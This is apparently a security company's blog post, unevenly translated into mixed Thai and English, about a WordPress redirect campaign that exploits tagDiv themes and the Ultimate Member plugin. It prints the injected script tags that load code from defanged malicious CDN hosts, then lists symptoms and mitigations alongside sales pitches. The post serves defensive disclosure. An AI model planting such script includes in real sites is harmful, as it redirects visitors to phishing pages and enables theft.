

ทุกวันที่ผ่านไป กรณี WordPress infection ที่ redirect visitors ไป suspicious pages กำลังพบบ่อยขึ้น 近来 ช่องโหว่ถูกค้นพบใน tagDiv Themes และ Ultimate Member Plugins ใน WordPress redirect hack นี้ visitors ของเว็บไซต์ถูก redirect ไป phishing หรือ malicious pages
ใน hack นี้ users เมื่อ redirect ถูกนำไปหน้าที่ขย่าใจพร้อม arbitrary URL
hxxp utroro.com/xyz หรือ
hxxp://murieh.abc/xyz หรือ
hxxps://unverf.com/xyz
และ phishing reCAPTCHA images ข้อความที่แสดงพยายามหลอก visitors ให้ allow browser notifications โดยไม่เปิดเผย motive

เพิ่มเติม Google จะ penalty คุณโดย blacklist เว็บไซต์ของคุณ against Phishing และ hacked website Web browsers จะแสดง warning message ให้ visitors ที่เข้าชมเว็บไซต์ของคุณ
Injected Malicious Scripts (สคริปต์อันตรายที่ถูก Inject)

การติดเชื้อที่ infused เกี่ยวข้องกับ code จากเว็บไซต์สองแห่ง: cdn.allyouwant.online และ cdn.eeduelements.com
The former ใช้ใน recent stages ของ malicious campaign นี้ และ the latter ใช้ในตอนต้น
... <script type='text/javascript' src='hxxps://cdn.eeduelements.com/jquery.js?ver=1.0.8'></script><script type='text/javascript' src='hxxps://cdn.allyouwant.online/main.js?t=lp1'></script></head> ...ปัจจุบัน 1700+ sites ด้วย cdn.eeduelements.com script และ 500+ sites ด้วย cdn.allyouwant.online script
กังวลเรื่อง WordPress redirect hack? ส่งข้อความมาที่ chat widget เราจะช่วย fix ให้ด้วยความยินดี Secure my WordPress website now
Attack Vectors ใน tagDiv Themes
หลักคนหลัง WordPress exploit นี้คือ tagDiv themes และช่องโหว่ที่พบล่าสุด (และ patch แล้ว) ใน popular Ultimate Member plugin ซึ่งมี 100,000+ active installations
สำหรับ outdated tagDiv themes malware injection ดูแบบนี้:
ช่องโหว่ใน Ultimate Member Plugin
Vulnerability ใน Ultimate Member Plugin คือ Unauthenticated Arbitrary File Upload แม้ช่องโหว่จะถูก fix วันที่ 9 สิงหาคม 2018
อาการของ WordPress Redirect Campaign: Ultimate Member Plugins Exploit
- Index.php corrupted
- Unknown PHP file ใน /wp-content/plugins/ultimate-member/includes/images/smiles directory
- Error logs แสดง: wp-content/plugins/ultimate-member/assets/dynamic_css/dynamic_profile.php on line 5 และ line 6
- Website ถูก redirect ไป unwanted sites (Adware)
- Popups แสดงเมื่อเข้าชม homepage
- Credit card information ถูกขโมย
- Unknown files ถูกสร้างบนเซิร์ฟเวอร์
- Query files ใน WordPress และ plugin folders ถูกแก้ไข
- Gibberish Code ใน index.php
WordPress redirect hack: Mitigation (การลดทอน)
WordPress redirect infection นี้ใช้ attack vectors หลายอย่างและ variants หลายตัวของ suspicious code นี่คือขั้นตอน mitigate WordPress redirect:
- อัปเดต themes และ plugins ทั้งหมดไป latest version
- Setting up HTTP Authentication ป้องกัน PHP file จาก direct access ใน upload folder เพื่อป้องกัน unauthorized execution
- Malware สามารถหาและลบได้ใน theme's admin interface ในกรณี tagDiv infection
- ลบ PHP files ทั้งหมดใน subdirectories ใต้ wp-content/uploads/ultimatemember/temp/ ในกรณี Ultimate Member Plugin exploit
Malicious redirect campaigns เหล่านี้บ่อยครั้งเปลี่ยน infection code และ affected files แนะนำให้ consult security expert
ปรึกษาผู้เชี่ยวชาญความปลอดภัย Astra ตอนนี้สำหรับ immediate malware clean up WAF อันทรงพลังของเราปกป้องเว็บไซต์จาก XSS, LFI, RFI, SQL Injection, Bad bots, Automated Vulnerability Scanners และ 80+ security threats Secure my website now
